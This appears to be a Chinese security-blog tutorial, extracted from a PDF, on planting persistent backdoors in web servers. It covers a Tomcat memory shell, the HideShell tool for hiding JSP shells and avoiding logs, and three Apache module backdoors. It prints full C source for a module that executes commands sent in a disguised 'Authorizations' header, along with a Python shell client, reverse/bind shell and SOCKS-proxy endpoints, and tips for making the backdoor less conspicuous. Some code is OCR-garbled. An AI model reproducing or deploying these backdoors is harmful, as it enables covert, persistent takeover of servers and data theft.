
```
>java -jar inject.jar password
```

```
root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css# java -jar inject.jar password
[+]OK.i find a jvm.
[+]memeShell is injected.
root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css# ls
```


关注安全技术

注入成功，在 web 任意页面任意 url 执行命令

http://192.168.0.121:8080/css/app.css?pass_the_world=password



关注安全技术




可执行命令，反弹 shell，上传 / 下载文件，列目录，读文件，添加代理，连接菜刀

Tomcat JSP HideShell


From: https://mp.weixin.qq.com/s/7b3Fyu_K6ZRgKlp6RkdYoA

<https://github.com/QAX-A-Team/HideShell>


把自己的 shell 和 hideshow 传入靶机，先访问自己的 shell，目的是为了让 Tomcat 将它编译，并生成 JspServletWrapper 保存在 JspRuntimeContext 中。




再访问 hideshow.jsp，点击 hide 你的 shell。




已经隐藏了




再访问 hideshell.jsp，可以看到隐藏后的 shell 的文件名。




访问看看



当然，也可以把 hidshell 自身隐藏了，那访问它的方式就是 hidden-hidshell.jsp




目录里啥都没了



此方式隐藏之后请求不会产生日志

那如果把 shelltest 文件夹删掉权限还会在吗?

```
root@156b8222587f:/usr/local/tomcat/webapps/ROOT# ls
RELEASE-NOTES.txt  bg-middle.png  favicon.ico  tomcat.css
WEB-INF           bg-nav-item.png  index.jsp  tomcat.gif
asf-logo-wide.svg  bg-nav.png  shelltest  tomcat.png
bg-button.png      bg-upper.png  tomcat-power.gif  tomcat.svg
root@156b8222587f:/usr/local/tomcat/webapps/ROOT# rm -rf shelltest/
root@156b8222587f:/usr/local/tomcat/webapps/ROOT# ls
RELEASE-NOTES.txt  bg-button.png  bg-nav.png  index.jsp  tomcat.gif
WEB-INF           bg-middle.png  bg-upper.png  tomcat-power.gif  tomcat.png
asf-logo-wide.svg  bg-nav-item.png  favicon.ico  tomcat.css  tomcat.svg
root@156b8222587f:/usr/local/tomcat/webapps/ROOT#
```



Apache Module 后门 1

From:<https://github.com/WangYihang/Apache-HTTP-Server-Module-Backdoor>

生成模板结构

```
>apxs -g -n auth
```

```
root@y:~# apxs -g -n auth
Creating [DIR] auth
Creating [FILE] auth/Makefile
Creating [FILE] auth/modules.mk
Creating [FILE] auth/mod_auth.c
Creating [FILE] auth/.deps 关注安全技术
```

编辑 mod_auth.c 文件

```
#include "httpd.h"
```

```
#include "http_config.h"
```

```
#include "http_protocol.h"
```

```
#include "ap_config.h"
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
static int auth_handler(request_rec *r)
```

```
{
```

```
    const apr_array_header_t *fields;
```

```
    int i;
```

```
    apr_table_entry_t *e = 0;
```

```
    char FLAG = 0;
```

```
fields =apr_table_elts(r->headers_in);

e =(apr_table_entry_t *) fields->elts;

for(i = 0; i< fields->nelts; i++) {

    if(strcmp(e[i].key, "Authorizations")== 0){

        FLAG =1;

        break;

    }

}

if (FLAG){

    char *command = e[i].val;

    FILE* fp =popen(command,"r");

    charbuffer[0x100] = {0};

    int counter= 1;

    while(counter){

        counter= fread(buffer, 1, sizeof(buffer), fp);

        ap_rwrite(buffer, counter, r);
```

```

    }

    pclose(fp);

    return DONE;

}

return DECLINED;

}

static void auth_register_hooks(apr_pool_t *p)

{

    ap_hook_handler(auth_handler, NULL, NULL, APR_HOOK_MIDDLE);

}

module AP_MODULE_DECLARE_DATA auth_module = {

    STANDARD20_MODULE_STUFF,

    NULL,          /* create per-dir  config structures */

    NULL,          /* merge per-dir  config structures */

    NULL,          /* create per-server config structures */

    NULL,          /* merge per-server config structures */

```

```

NULL,          /* table of config filecommands */

auth_register_hooks /* registerhooks */

};

```

编译后重启 apache

>apxs -i -a -c mod_auth.c && service apache2 restart

```

root@y:~/auth# apxs -i -a -c mod_auth.c
/usr/share/apr-1.0/build/libtool --silent --mode=compile --tag=disable-static x86_64-linux-gnu-gcc -std=gnu99 -prefer-pic -pipe -g -O2 -fstack-protector --param=ssp-buffer-size=4 -Wformat -Werror=format-security -D_FORTIFY_SOURCE=2 -DLINUX -D_REENTRANT -D_GNU_SOURCE -pthread -I/usr/include/apache2 -I/usr/include/apr-1.0 -I/usr/include/apr-1.0 -I/usr/include -c -o mod_auth.lo mod_auth.c &&
touch mod_auth.slo
/usr/share/apr-1.0/build/libtool --silent --mode=link --tag=disable-static x86_64-linux-gnu-gcc -std=gnu99 -Wl,--as-needed -Wl,-Bsymbolic-functions -Wl,-z,relro -Wl,-z,now -o mod_auth.la -rpath /usr/lib/apache2/modules -module -avoid-version mod_auth.lo
i:/usr/share/apache2/build/inststdso.sh SH_LIBTOOL='/usr/share/apr-1.0/build/libtool' mod_auth.la /usr/lib/apache2/modules
/usr/share/apr-1.0/build/libtool --mode=install install mod_auth.la /usr/lib/apache2/modules/
libtool: install: install .libs/mod_auth.so /usr/lib/apache2/modules/mod_auth.so
libtool: install: install .libs/mod_auth.lai /usr/lib/apache2/modules/mod_auth.la
libtool: finish: PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sbin" ldconfig -n /usr/lib/apache2/modules
-----
Libraries have been installed in:
  /usr/lib/apache2/modules

```

关注安全技术

原文件接受的头是 backdoor 太明显，这里换成了 Authorizations

```
root@kali:~# curl 'http://192.168.0.110' -H 'Authorizations:id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~# curl 'http://192.168.0.110' -H 'Authorizations:cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
redis:x:104:111:redis server,,:/var/lib/redis:/bin/false
mysql:x:105:113:MySQL Server,,:/nonexistent:/bin/false
tomcat6:x:106:114::/usr/share/tomcat6:/bin/false
y:x:1000:1000::/home/y:
```

 关注安全技术

或使用 python 来执行

```
root@kali:~# python exp.py 192.168.0.110 80
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:98:03:79
          inet addr:192.168.0.110  Bcast:192.168.0.255  Mask:255.255.255
          inet6 addr: fe80::20c:29ff:fe98:379/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58815571 (58.8 MB)  TX bytes:3317282 (3.3 MB)
```



```
#!/usr/bin/envpython
```

```
# -*-coding: utf-8 -*-
```

```
importrequests
```

```
importsys
```

```
def exploit(host,port, command):
```

```
    headers = {
```

```
        "Authorizations": command
```

```
    }
```

```
    url = "http://%s:%d/" % (host,port)
```

```
    response = requests.get(url,headers=headers)
```



```
    content = response.content

    print content

defmain():

    if len(sys.argv) != 3:

        print "Usage : "

        print "\tpython %s [HOST][PORT]" % (sys.argv[0])

        exit(1)

    host = sys.argv[1]

    port = int(sys.argv[2])

    while True:

        command = raw_input("$")

        if command == "exit":

            break

        exploit(host, port, command)

if __name__ == "__main__":

    main()
```

Apache Module 后门 2

From:https://github.com/VladRico/apache2_BackdoorMod

.load 文件传入 /etc/apache2/mods-available/ 目录, .so 文件传入
/usr/lib/apache2/modules/ 目录


启动后门模块, 重启 apache

>a2enmod backdoor&serviceapache2 restart


```
root@y:/etc/apache2/mods-available# a2enmod backdoor
Enabling module backdoor.
To activate the new configuration, you need to run
service apache2 restart
```

Cookie 里添加字段 password=backdoor


访问 <http://ip/ping> 返回如下图说明后门正常允许




访问 <http://ip/bind/12345> 开启正向连接, 攻击机执行 nc ip 12345 即可



访问 <http://ip/revtty/192.168.0.107/12138> 开启反向连接，攻击机 109 执行 nc 监听 12138 即可



访问 <http://ip/proxy/1337> 开启 socks 代理





想要结束 socks 代理可执行

```
>echo"imdonewithyou" |nc 192.168.0.111 1337
```

```
root@kali:~# echo "imdonewithyou" |nc 192.168.0.111 1337
```

即可结束 socks 代理


以上原作者的文件命名 backdoor 太明显，可以自己修改文件重新编译

创建模板结构命名为 phpmodev

```
root@y: ~  
root@y:~# apxs -g -n phpmodev  
Creating [DIR]  phpmodev  
Creating [FILE] phpmodev/Makefile  
Creating [FILE] phpmodev/modules.mk  
Creating [FILE] phpmodev/mod_phpmodev.c  
Creating [FILE] phpmodev/.deps  
root@y:~#
```

```
93  
94 #define PASSWORD "Authorizations=PHPSESSIONID"  
95 #define SOCKSWORD "/proxy"  
96 #define STOPPROXY "imdonewithyou"  
97 #define PINGWORD "/ping"  
98 #define SHELLWORD "/revtty"  
99 #define REVERSESHELL "/reverse"
```

修改 cookie 内容为迷惑字段 Authorizations=PHPSESSIONID



Apache Module 后门 3

From: [https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247491179&idx=1&sn=ab26fe36ac74f5b140e91279ae8018c7)

[__biz=MzI5MDQ2NjExOQ==&mid=2247491179&idx=1&sn=ab26fe36ac74f5b140e91279ae8018c7](https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247491179&idx=1&sn=ab26fe36ac74f5b140e91279ae8018c7)

生成模板结构

>apxs -g -n phpdevmod

```
root@ul6:~# apxs -g -n phpdevmod
Creating [DIR]  phpdevmod
Creating [FILE] phpdevmod/Makefile
Creating [FILE] phpdevmod/modules.mk
Creating [FILE] phpdevmod/mod_phpdevmod.c
Creating [FILE] phpdevmod/.deps
```

编辑 mod_phpdevmod.c 文件

编译

>make -e CC=x86_64-linux-gnu-g++

```
root@ul6:~/phpdevmod# make -e CC=x86_64-linux-gnu-g++
/usr/share/apr-1.0/build/libtool --no-silent --mode=compile x86_64-
-pthread -pipe -g -O2 -fstack-protector-strong -Wformat -Werror
ity -DLINUX -D_REENTRANT -D_GNU_SOURCE -DBUILD_DATETIME='201
:25"' -Wdate-time -D_FORTIFY_SOURCE=2 -I/usr/include/apache2 -I
de/apr-1.0 -I/usr/include -prefer-pic -c mod_phpdevmod.c && touch
slo
libtool: compile:  x86_64-linux-gnu-g++ -pthread -pipe -g -O2 -fst
strong -Wformat -Werror=format-security -DLINUX -D_REENTRANT -D_GNU
LD_DATETIME=\"2019-10-08T13:31:25\" -Wdate-time -D_FORTIFY_SOURCE=2
de/apache2 -I. -I/usr/include/apr-1.0 -I/usr/include -c mod_phpdev
PHP2
```

生成的.so 文件在 /.libs 目录下

```
root@ul6:/etc/apache2/mods-enabled# ls ~/phpdevmod/.libs/
mod_phpdevmod.a  mod_phpdevmod.lai  mod_phpdevmod.so
mod_phpdevmod.la  mod_phpdevmod.o
root@ul6:/etc/apache2/mods-enabled#
```

将其复制到 /usr/lib/apache2/modules/ 目录


修改 /etc/apache2/mods-enabled/php7.0.load 文件，添加如下

```
LoadModule phpdevmod_module /usr/lib/apache2/modules/mod_phpdevmod.so
```

```
<Location /qq.jpg>    #可以设置为任何不存在的文件
```

```
    setHandler phpdevmod
```

```
</Location>
```


A terminal window showing the configuration of the phpdevmod module in Apache2. The prompt is root@u16: /etc/apache2/mods-enabled. The output shows conflicts with php5 and the successful loading of the module. The configuration for the /qq.jpg location is also shown, including the setHandler directive. A watermark for '关注安全技术' (Follow Security Technology) is visible in the bottom right corner of the terminal window.

```
root@u16: /etc/apache2/mods-enabled
Conflicts: php5
LoadModule php7_module /usr/lib/apache2/modules/libphp7.0.so
LoadModule phpdevmod_module /usr/lib/apache2/modules/mod_phpdevmod.so
<Location /qq.jpg>
    setHandler phpdevmod
</Location>
```


需重启 apache 服务

访问后门方式 http://ip/qq.jpg? 命令的 url 编码

直接访问后门文件



636174202F6574632F706173737764 为 cat /etc/passwd 的 url 编码



Nginx Lua 后门

From: https://github.com/netxfly/nginx_lua_security

